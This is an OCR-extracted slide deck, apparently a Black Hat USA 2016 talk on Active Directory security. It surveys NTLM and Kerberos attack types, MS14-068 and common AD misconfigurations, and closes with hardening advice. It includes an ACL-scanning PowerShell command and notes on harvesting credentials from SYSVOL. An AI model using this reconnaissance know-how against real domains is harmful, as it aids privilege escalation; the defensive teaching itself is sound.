- Intranet HTTP NTLM auth Relay to Rogue Server
- NBNS/LLMNR respond to NetBIOS broadcasts
- HTTP -> SMB NTLM Relay
- WPAD (network proxy)
- ZackAttack SOCKS proxy, SMB/HTTP, LDAP, etc
- Pass the Hash (PtH)





"Therefore, applications are generally advised not to use NTLM"


5.1 Security Considerations for Implementers

Implementers need to be aware that NTLM does not support any recent cryptographic methods, such as AES or SHA-256. It uses cyclic redundancy check (CRC) or message digest algorithms ([RFC1321]) for integrity, and it uses RC4 for encryption. Deriving a key from a password is as specified in [RFC1320] and [FIPS46-2]. Therefore, applications are generally advised not to use NTLM.<75>

The NTLM server does not require the NTLM client to send the MIC, but sending the MIC when the timestamp is present greatly increases security. Although implementations of NLMP will work without support for MIC, they will be vulnerable to message tampering.

https://msdn.microsoft.com/en-us/library/cc236715.aspx

N black hat USA 2016 Kerberos





Kerberos Attacks

- Replay Attacks
- Pass the Ticket
- Over-pass the hash (pass the key)
- Offline (User) Password Cracking (Kerberoast)
- Forged Tickets Golden/Silver
- Diamond PAC
- MS14-068



MS14-068: (Microsoft) Kerberos Vulnerability

- **→** MS14-068 (CVE-2014-6324) Patch released 11/18/2014
- → Domain Controller Kerberos (KDC) Service didn't correctly validate the PAC checksum.
- ◆ Create a Kerberos "Golden Ticket" using a valid AD user account.



http://adsecurity.org/?tag=ms14068



Weaknesses

NTLM

- Typically mix of NTLM v1 & v2.
- Encryption: DES or MD4 or HMAC-MD5.
- No mutual authentication.
- Hash used behind the scenes.
- Stolen credentials reusable (until pw changed).
- Credential can be 'leaked' via web browser.

Kerberos

- Supported encryption types.
- RC4 enc. = NTLM Hash
- Compromise of LTK = compromise of Kerberos.
- Stolen credentials reusable anywhere (until ticket expires).
- TGS PAC validation not typically performed.





Microsoft Passport

Microsoft Passport is a two-factor authentication (2FA) system that combines a PIN or biometrics (via Windows Hello) with encrypted keys from a user's device to provide two-factor authentication.

https://blogs.windows.com/buildingapps/2016/01/26/convenient-two-factor-authentication-with-microsoft-passport-and-windows-hello/



Microsoft Passport & Active Directory (beta)

- TPM generates user public-private key pair.
- User credential device-specific secrets stored in VSM.
- Enrollment: user's public key (device-specific) added AD user attribute.
- Leverages Kerberos FAST (RFC 6113) compound authentication.
- Machine data & user credential info combined & sent to DC for user TGT.
- Cred Guard owns system private key used to get TGT.





- PKI Authentication
 - Windows Server **2012 R2** Domain Controllers
 - Windows Server 2016 schema update
 - Windows Server 2016 ADFS
 - SCCM 2012 R2 SP2+
- Key-based Authentication
 - Same, except: Windows Server 2016 Domain Controllers





The Most Common AD Security Issues ... and how to fix them.





Active Directory's Security Boundary

- Forest, not Domain.
- Older AD forests have multiple domains for "security".
- Trusts extend boundary & may introduce exploit paths (http://www.harmj0y.net/blog/redteaming/domain-trusts-why-you-should-care/)





Microsoft Default Settings

- No security policy = default (minimum).
- DCs need additional security policies (GPO).
- Windows Systems (DC) need to be configured for enhanced auditing (Vista/2008+).

auditpol.exe /get /category:*





Unpatched Systems (including DCs)

- Attacks don't typically use 0-days.
- Unpatched DCs (MS14-068) can result in total forest compromise.
- Rapidly Deploy all "critical" & "important" patches, especially those with a public PoC (~7 14 days).





Run Out-dated OS Versions

- Remove old, unsupported operating systems.
- If not, mitigate by isolating systems on the network.
- Newer Windows versions have greatly improved security.
- If DCs !=> 2008, no Kerberos AES encryption.
 Win7/2008R2+ Kerberos DES disabled.
- AD security features are based on DC OS version.

2003 -> 2008 -> 2008R2 -> 2012 -> 2012R2 -> 2016





- Directory Services Restore Mode (DSRM)
- "Break glass" access to DC (RID 500)
- Console logon w/ DSRM account (Administrator)
- DSRM pw set when DC is promoted
- Rarely changed Password Change Process?
- Best to synchronize from AD account (2008R2+).





Over-Permissioned Accounts

- Service Accounts in Domain Admins.
- Accounts in admin groups, just because...
- User accounts in admin groups.
- Computer accounts in admin groups.
- Groups within Groups within Groups...





- How many Domain Admins do you have?
- What about domain Administrators?
- Enterprise Admins?
- Accounts with domain admin rights?

Are You Sure?

1 black hat USA 2016

Domain Admins Properties

? X

Critical Server Admins Properties

? X

Object	Secu	Security		Attribute Editor	
General	Members	Member Of		Managed By	
Members: Name Active Directory Domain Services Folder					
		corv Domair	1 Services	s Folder	
ADA Admins	lab.adsecur	-			
-	lab.adsecur	ity.org/AD N ity.org/User	Manageme s	ent	

Object Security Attribute Editor

General Members Member Of Managed By

Members:

Name A

Name Active Directory Domain Services Folder

Server Admins lab.adsecurity.org/AD Management

ADA Admins Properties

Security Attribute Editor

Member Of Managed By

Server Admins Properties

Member Of

Attribute Editor

Managed By

?

X

Me_r

Name Active Directory Domain Services Folder

Reference Control Contro

Members.

Name Active Directory Domain Services Folder

Security

HanSolo lab.adsecurity.org/AD Management

👢 Wesley Crusher 🛮 lab.adsecurity.org/Accounts

√lembers





- Domain Admins
- Enterprise Admins
- Domain "Administrators"
- Custom Delegation at domain/OU level
- Groups with DC logon rights





Groups with DC Logon Rights (default)

- Account Operators
- Backup Operators
- Print Operators
- Remote Desktop Users (RDP)
- Server Operators



</Ground>




Credentials in SYSVOL

- Authenticated Users have read access to SYSVOL.
- SYSVOL often contains:
 - Files containing passwords.
 - VBS scripts (with passwords).
 - Group Policy Preferences (with credentials).





Custom Group Policy Object (GPO) Delegation







Custom Domain/OU Delegation

nblackhat usa 2016

Permissions

Auditing

Effective Access

For additional information, double-click a permission entry. To modify a permission entry, select the entry and click Edit (if available).

Permission entries:

	Туре	Principal	Access	Inherited from	Applies to
93	Deny	Everyone	Special	None	This object only
88	Allow	LAPS Password Admins (ADSECLAB\L	Special	None	Descendant Computer objects
88	Allow	Workstation Admins (ADSECLAB\Wor	Full control	None	Descendant Computer objects
88	Allow	Account Operators (ADSECLAB\Accou	Create/delete InetOrgPerson	None	This object only
88	Allow	Account Operators (ADSECLAB\Accou	Create/delete Computer obje	None	This object only
88	Allow	Account Operators (ADSECLAB\Accou	Create/delete Group objects	None	This object only
93	Allow	Print Operators (ADSECLAB\Print Oper	Create/delete Printer objects	None	This object only
88	Allow	Account Operators (ADSECLAB\Accou	Create/delete User objects	None	This object only
88	Allow	Domain Computers (ADSECLAB\Dom	Full control	None	This object and all descendant objects
88	Allow	Domain Admins (ADSECLAB\Domain	Full control	None	This object only
88	Allow	ENTERPRISE DOMAIN CONTROLLERS	Special	None	This object only
88	Allow	Authenticated Users	Special	None	This object only
3	Allow	SYSTEM	Full control	None	This object only
93	Allow	Pre-Windows 2000 Compatible Access	Special	DC=lab,DC=adsecurity,DC=org	Descendant InetOrgPerson objects
38	Allow	Pre-Windows 2000 Compatible Access	Special	DC=lab,DC=adsecurity,DC=org	Descendant Group objects
82	Allow	Pre-Windows 2000 Compatible Access	Special	DC=lab,DC=adsecurity,DC=org	Descendant User objects
92	Allow	SELF		DC=lab,DC=adsecurity,DC=org	This object and all descendant objects
3	Allow	SELF	Special	DC=lab,DC=adsecurity,DC=org	This object and all descendant objects
18	Allow	Enterprise Admins (ADSECLAB\Enterpr	Full control	DC=lab,DC=adsecurity,DC=org	This object and all descendant objects
3	Allow	Pre-Windows 2000 Compatible Access	List contents	DC=lab,DC=adsecurity,DC=org	This object and all descendant objects
12	Allow	Administrators (ADSECLAB\Administr	Special	DC=lab,DC=adsecurity,DC=org	This object and all descendant objects
88	Allow	ENTERPRISE DOMAIN CONTROLLERS	N753	DC=lab,DC=adsecurity,DC=org	Descendant Computer objects

nblackhat usa 2016

Permissions Auditing Effective Access

For additional information, double-click a permission entry. To modify a permission entry, select the entry and click Edit (if available).

Permission entries:

	Туре	Principal	Access	Inherited from	Applies to
88	Deny	Everyone	Special	None	This object only
88	Allow	LAPS Password Admins (ADSECLAB\L	Special	None	Descendant Computer objects
88	Allow	Workstation Admins (ADSECLAB\Wor	Full control	None	Descendant Computer objects
88	Allow	Account Operators (ADSECLAB\Accou	Create/delete InetOrgPerson	None	This object only
88	Allow	Account Operators (ADSECLAB\Accou	Create/delete Computer obje	None	This object only
88	Allow	Account Operators (ADSECLAB\Accou	Create/delete Group objects	None	This object only
88	Allow	Print Operators (ADSECLAB\Print Oper	Create/delete Printer objects	None	This object only
82	Allow	Account Operators (ADSECLAB\Accou	Create/delete User obiects	None	This obiect only
82	Allow	Domain Computers (ADSECLAB\Dom	Full control	None	This object and all descendant objects
286	Allow	Domain Admins (ADSECLAB\Domain	Full control	None	l his object only
88	Allow	ENTERPRISE DOMAIN CONTROLLERS	Special	None	This object only
88	Allow	Authenticated Users	Special	None	This object only
88	Allow	SYSTEM	Full control	None	This object only
88	Allow	Pre-Windows 2000 Compatible Access	Special	DC=lab,DC=adsecurity,DC=org	Descendant InetOrgPerson objects
88	Allow	Pre-Windows 2000 Compatible Access	Special	DC=lab,DC=adsecurity,DC=org	Descendant Group objects
82	Allow	Pre-Windows 2000 Compatible Access	Special	DC=lab,DC=adsecurity,DC=org	Descendant User objects
88	Allow	SELF		DC=lab,DC=adsecurity,DC=org	This object and all descendant objects
88	Allow	SELF	Special	DC=lab,DC=adsecurity,DC=org	This object and all descendant objects

1 black hat USA 2016

PS C:\Users\joeuser> Invoke-ACLScanner -ResolveGUIDs -ADSpath 'OU=Accounts,DC=lab,DC=adsecurity
Where {\$_.ActiveDirectoryRights -eq 'GenericAll'}

: S-1-5-21-1581655573-3923512380-696647894-4113

```
InheritedObjectType
                       : User
ObjectDN
                       : OU=Accounts,DC=lab,DC=adsecurity,DC=org
                       : All
ObjectType
IdentityReference
                       : ADSECLAB\Help Desk Level 2
IsInherited
                       : False
ActiveDirectoryRights : GenericAll
                       : InheritOnly
PropagationFlags
ObjectFlags
                       : InheritedObjectAceTypePresent
InheritanceFlags
                       : ContainerInherit
InheritanceType
                       : Descendents
                       : Allow
AccessControlType
```

InheritedObjectType : User

ObjectDN : OU=Accounts,DC=lab,DC=adsecurity,DC=org

ObjectType : All

ObjectSID

IdentitySID

IdentityReference : ADSECLAB\Help Desk Level 3


IsInherited : False

ActiveDirectoryRights : GenericAll
PropagationFlags : InheritOnly
ObjectFlags : InheritedObjectAceTypePresent

Sean Metcalf [@Pyrotek3 | sean@TrimarcSecurity.com]

∩ blackhat ⊔SA 2016

The AdminSDHolder Object





SDProp Protected Objects

- Account Operators
- Administrator
- Administrators
- Backup Operators
- Domain Admins
- Domain Controllers
- Enterprise Admins

- Krbtgt
- Print Operators
- Read-only Domain Controllers
- Replicator
- Schema Admins
- Server Operators

1 black hat USA 2016



Domain Admins Properties

General	Members	Member Of	Ma
Object	Seco	urity	Attribute
Group or user nam	nes:		
& Everyone			
SELF .			
& Authenticate	d Users		
SYSTEM			
A .	oafett@rd.adsec	ETVANLENET TITALISME	
Main Admi	ins (RD\Domain	Admins)	229-61
		Add.]
Permissions for Bo	bafett		Allow
Full control			~

Write

Create all child objects









Windows 2008 R2 Forest/Domain Mode Features

- Kerberos AES support (128 & 256 bit keys)*
- Fine Grained Password Policy*
- Managed Service Accounts
- Authentication Mechanism Assurance
- Offline Domain Join
- ECC support for Smartcard logon (X.509 certificates).
- Audit / Restrict NTLM Authentication

^{* -} Windows 2008 Mode Feature





New AD Features: Windows Server 2012

- UEFI & Secure Boot
- Bitlocker with AD unlock
- Constrained Delegation across Domain/Forest
- Group Managed Service Accounts
- Compound Authentication & Kerberos FAST (aka Kerberos Armoring)
- Dynamic Access Control (attribute-based access)





Key AD Security Features: 2012 R2

- LSA Protection
- "Protected Users" Security Group
 - Protected Users Host/Domain Protection
- Authentication Policies & Silos
- Forest boundary enforcement for Kerberos Delegation





New Security Features (Win 10/2016)



New & Updated Auditing

- Added a default process SACL to LSASS.exe (Mimikatz)
 - Advanced Audit Policy Configuration\Object Access\Audit Kernel Object
- New Security Account Manager read (enumeration) events
 - Event ID 4798 & 4799
- New Audit Subcategories
 - Group Membership query
- New fields in the logon event
 - MachineLogon (Y/N)
 - ElevatedToken (Y/N)
 - RestrictedAdminMode (Y/N)
 - GroupMembership





Windows Server 2016 New Features

- Shielded Virtual Machines (Hyper-V)
- Just-In-Time administration (JIT)
- Just Enough Administration (JEA)
- Nano Server
- Azure AD Conditional Access
- PowerShell v5 & AMSI





AD 2016: Temporal Group Membership

- AD Optional Feature:
 - Privileged Access Management Feature
- Kerberos Ticket TTL

```
PS C:\> Enable-ADOptionalFeature 'Privileged Access Management Feature' -Scope ForestOrConfigurationSet >> -Target AF-2016.adsecurity.org
WARNING: Enabling 'Privileged Access Management Feature' on
'CN=Partitions,CN=Configuration,DC=AF-2016,DC=adsecurity,DC=org' is an irreversible action! You will not be able to disable 'Privileged Access Management Feature' on
'CN=Partitions,CN=Configuration,DC=AF-2016,DC=adsecurity,DC=org' if you proceed.

Confirm
Are you sure you want to perform this action?
Performing the operation "Enable" on target "Privileged Access Management Feature".
[Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "Y"): y
```





```
PS C:\> Get-ADGroup 'Domain Admins' -Property member -ShowMemberTimeToLive
DistinguishedName :
                    CN=Domain Admins, CN=Users, DC=AF-2016, DC=adsecurity, DC=org
                  : Security
GroupCategory
                  : Global
GroupScope
                   : {<TTL=259188>,CN=InfoSec-VulnScan,CN=Users,DC=AF-2016,DC=adsecurity,DC=org,
member
                    CN=Administrator, CN=Users, DC=AF-2016, DC=adsecurity, DC=org}
                    Domain Admins
Name
ObjectClass
                    group
                  : 3e521490-729e-4391-b30a-4e115456fd30
ObjectGUID
                   : Domain Admins
SamAccountName
                    S-1-5-21-3511422684-756251083-1754319877-512
SID
```

```
PS C:\> (Get-ADGroup 'Domain Admins' -Property member -ShowMemberTimeToLive).Member
<TTL=259168>,CN=InfoSec-VulnScan,CN=Users,DC=AF-2016,DC=adsecurity,DC=org
CN=Administrator,CN=Users,DC=AF-2016,DC=adsecurity,DC=org
```





- New Privileged Access Management (PAM) trust with Production forest.
- Leverages shadow security groups.
 - Contains attribute referencing Production forest admin group SID.
 - Provides Production forest admin rights without changing permissions.
- Temporal membership in a shadow group (with Kerberos TTL).
- Microsoft Identity Manager (MIM) includes new features to support temporal group management workflow.





Interesting AD Facts

- All Authenticated Users have read access to:
 - Most (all) objects & their attributes in AD (even across trusts!).
 - Most (all) contents in the domain share "SYSVOL" which can contain interesting scripts & files.





- A standard user account can:
 - Have elevated rights through the magic of "SID History" without being a member of any groups.
 - Have the ability to modify users/groups without elevated rights through custom OU permissions.
 - Compromise an entire AD domain simply by improperly being granted modify rights to an OU or domain-linked GPO.





A Security Pro's AD Checklist

- Identify who has AD admin rights (domain/forest).
- Identify who can logon to Domain Controllers (& admin rights to virtual environment hosting virtual DCs).
- Scan Active Directory Domains, OUs, AdminSDHolder, & GPOs for inappropriate custom permissions.
- Ensure AD admins (aka Domain Admins) protect their credentials by not logging into untrusted systems (workstations).
- Limit service account rights that are currently DA (or equivalent).





- Protect AD Admins or AD compromise is likely!
- Active Directory can be properly secured.
- Keys to AD Security:
 - Isolate admin credentials.
 - Isolate critical resources.
- Get AD security right & many common attacks are mitigated/less effective

1 black hat USA 2016



Like my talk?
Please Submit an Evaluation

Sean Metcalf (@Pyrotek3)
s e a n [@] TrimarcSecurity.com
www.ADSecurity.org
TrimarcSecurity.com

Slides: Presentations.ADSecurity.org





Appendix: Active Directory Security Best Practices







General Recommendations

- Manage local Administrator passwords (LAPS).
- Implement RDP Restricted Admin mode (as needed).
- Remove unsupported OSs from the network.
- Monitor scheduled tasks on sensitive systems (DCs, etc).
- Ensure that OOB management passwords (DSRM) are changed regularly & securely stored.
- Use SMB v2/v3+





General Recommendations

- Default domain Administrator & KRBTGT password should be changed every year & when an AD admin leaves.
- Remove trusts that are no longer necessary & enable
 SID filtering as appropriate.
- All domain authentication should be set (when possible) to:
 - "Send NTLMv2 response only\refuse LM & NTLM."
- Block internet access for DCs, servers, & all administration systems.





Protect Admin Credentials

- No "user" or computer accounts in admin groups.
- Ensure all admin accounts are "sensitive & cannot be delegated".
- Add admin accounts to "Protected Users" group (requires Windows Server 2012 R2 Domain Controllers, 2012R2 DFL for domain protection).
- Disable all inactive admin accounts and remove from privileged groups.





Protect AD Admin Credentials

- Limit AD admin membership (DA, EA, Schema Admins, etc.) & only use custom delegation groups.
- 'Tiered' Administration mitigating credential theft impact.
- Ensure admins only logon to approved admin workstations & servers.
- Leverage time-based, temporary group membership for all admin accounts.





- Limit to systems of the same security level.
- Leverage "(Group) Managed Service Accounts" (or pw >20 characters) to mitigate credential theft (kerberoast).
- Implement FGPP (DFL =>2008) to increase PW requirements for SAs and administrators.
- Logon restrictions prevent interactive logon & limit logon capability to specific computers.
- Disable inactive SAs & remove from privileged groups.





Protect Resources

- Segment network to protect admin & critical systems.
- Deploy IDS to monitor the internal corporate network.
- Network device & OOB management on separate network.





Protect Domain Controllers

- Only run software & services to support AD.
- Minimal groups (& users) with DC admin/logon rights.
- Ensure patches are applied before running DCPromo (especially MS14-068 and other critical patches).
- Validate scheduled tasks & scripts.





Protect Workstations (& Servers)

- Patch quickly, especially privilege escalation vulnerabilities.
- Deploy security back-port patch (KB2871997).
- Set Wdigest reg key to 0 (KB2871997/Windows 8.1/2012R2+): HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\Wdigest
- Deploy workstation whitelisting (Microsoft AppLocker) to block code exec in user folders home dir & profile path.
- Deploy workstation app sandboxing technology (EMET) to mitigate application memory exploits (0-days).



Logging

- Enable enhanced auditing:
 - "Audit: Force audit policy subcategory settings (Windows Vista or later) to override audit policy category settings"
- Enable PowerShell module logging ("*") & forward logs to central log server (WEF or other method).
- Enable CMD Process logging & enhancement (KB3004375) and forward logs to central log server.
- SIEM or equivalent to centralize as much log data as possible.
- User Behavioral Analysis system for enhanced knowledge of user activity (such as Microsoft ATA).





- Active Directory Domains and Trusts https://technet.microsoft.com/en-us/library/cc770299.aspx
- Understanding Trusts https://technet.microsoft.com/en-us/library/cc736874(v=ws.10).aspx
- Trust Types https://technet.microsoft.com/en-us/library/cc775736(v=ws.10).aspx
- Active Directory Replication Overview <u>https://technet.microsoft.com/en-us/library/cc961788.aspx</u>
- How Active Directory Replication Topology Works https://technet.microsoft.com/en-us/library/cc755994(v=ws.10).aspx
- How the Active Directory Replication Model Works https://technet.microsoft.com/en-us/library/cc772726(v=ws.10).aspx





- Group Policy Basics
 http://blogs.technet.com/b/musings of a technical tam/archive/2012/02/13/understanding-the-structure-of-a-group-policy-object.aspx
- Optimizing Group Policy Performance <u>https://technet.microsoft.com/en-us/magazine/2008.01.gpperf.aspx</u>
- Organizational Units <u>https://technet.microsoft.com/en-us/library/cc758565(v=ws.10).aspx</u>
- Organizational Unit Design <u>http://www.windowsnetworking.com/articles-tutorials/windows-server-2008/Crash-Course-Active-Directory-Organizational-Unit-Design.html</u>
- How DNS Support for Active Directory Works https://technet.microsoft.com/en-us/library/cc759550(v=ws.10).aspx
- Active Directory-Integrated DNS <u>https://technet.microsoft.com/en-us/library/cc978010.aspx</u>
- Understanding DNS Zone Replication in Active Directory Domain Services https://technet.microsoft.com/en-us/library/cc772101.aspx



- What is an RODC? https://technet.microsoft.com/en-us/library/cc771030(v=ws.10).aspx
- AD DS: Read-Only Domain Controllers https://technet.microsoft.com/en-us/library/cc732801(v=ws.10).aspx
- Read-Only Domain Controllers Step-by-Step Guide https://technet.microsoft.com/en-us/library/cc772234(v=ws.10).aspx
- Service Principal Names (SPNs) Overview
 https://msdn.microsoft.com/en-us/library/ms677949(v=vs.85).aspx
 https://technet.microsoft.com/en-us/library/cc961723.aspx
 http://blogs.technet.com/b/qzaidi/archive/2010/10/12/quickly-explained-service-principal-name-registration-duplication.aspx
- Register a Service Principal Name for Kerberos Connections https://msdn.microsoft.com/en-us/library/ms191153.aspx



- Active Directory Reading Library https://adsecurity.org/?page_id=41
- Read-Only Domain Controller (RODC) Information https://adsecurity.org/?p=274
- Active Directory Recon Without Admin Rights https://adsecurity.org/?p=2535
- Mining Active Directory Service Principal Names http://adsecurity.org/?p=230
- SPN Directory: http://adsecurity.org/?page_id=183
- MS14-068: Vulnerability in (Active Directory) Kerberos Could Allow Elevation of Privilege
 - http://adsecurity.org/?tag=ms14068



- Securing Active Directory An Overview of Best Practices https://technet.microsoft.com/en-us/library/dn205220.aspx
- Microsoft Enhanced security patch KB2871997 http://adsecurity.org/?p=559
- Tim Medin's DerbyCon 2014 presentation: "Attacking Microsoft Kerberos: Kicking the Guard Dog of Hades" https://www.youtube.com/watch?v=PUyhlN-E5MU
- Microsoft: Securing Privileged Access Reference Material https://technet.microsoft.com/en-us/library/mt631193.aspx
- Mimikatz https://adsecurity.org/?page_id=1821
- Attack Methods for Gaining Domain Admin Rights in Active Directory https://adsecurity.org/?p=2362





- Microsoft Local Administrator Password Solution (LAPS) https://adsecurity.org/?p=1790
- The Most Common Active Directory Security Issues and What You Can Do to Fix Them
 - https://adsecurity.org/?p=1684
- How Attackers Dump Active Directory Database Credentials https://adsecurity.org/?p=2398
- Sneaky Active Directory Persistence Tricks https://adsecurity.org/?p=1929